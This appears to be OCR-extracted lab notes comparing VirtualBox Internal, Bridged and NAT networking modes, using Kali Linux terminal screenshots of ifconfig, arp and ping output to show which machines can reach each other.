
```
C:\Users\yun>ping 192.168.56.102

Ping 192.168.56.102 (使用 32 位元組的資料):
回覆自 192.168.56.102: 位元組=32 時間<1ms TTL=64
```

Internal Mode



VM **can't** ping Host
Host **can't** ping VM
VM **can** ping each other
VM **can't** connect Internet

Bridged Mode



Bridged Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:25 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.16  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 34  bytes 6649 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 136  bytes 11461 (11.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.15             ether   08:00:27:a5:89:9c   C                     eth0
hitronhub.home           ether   a8:4e:3f:b2:42:42   C                     eth0

┌──(kali㉿kali)-[~]
└─$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.15             ether   08:00:27:a5:89:9c   C                     eth0
192.168.0.1              ether   a8:4e:3f:b2:42:42   C                     eth0

┌──(kali㉿kali)-[~]
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:25 AM


kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.15  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 87  bytes 9316 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 131  bytes 11158 (10.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.16
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.
64 bytes from 192.168.0.16: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.0.16: icmp_seq=2 ttl=64 time=0.497 ms
64 bytes from 192.168.0.16: icmp_seq=3 ttl=64 time=0.507 ms
64 bytes from 192.168.0.16: icmp_seq=4 ttl=64 time=0.480 ms
```

```
乙太網路卡 乙太網路 2:

   連線特定 DNS 尾碼 . . . . . . . . : hitronhub.home
   連結-本機 IPv6 位址 . . . . . . . : fe80::185:3204:b5:7ba0%24
   IPv4 位址 . . . . . . . . . . . . : 192.168.0.10
   子網路遮罩 . . . . . . . . . . . .: 255.255.255.0
   預設閘道 . . . . . . . . . . . . .: 192.168.0.1
```

NAT Mode



VM **can** ping 192.168.0.x
Host **can't** ping VM
VM **can't** ping each other
Host could access VM by Port forwarding

NAT Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle V...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:05 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 18  bytes 2083 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 124  bytes 9532 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明


kali@kali: ~ 08:05 AM

kali@kali: ~

File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
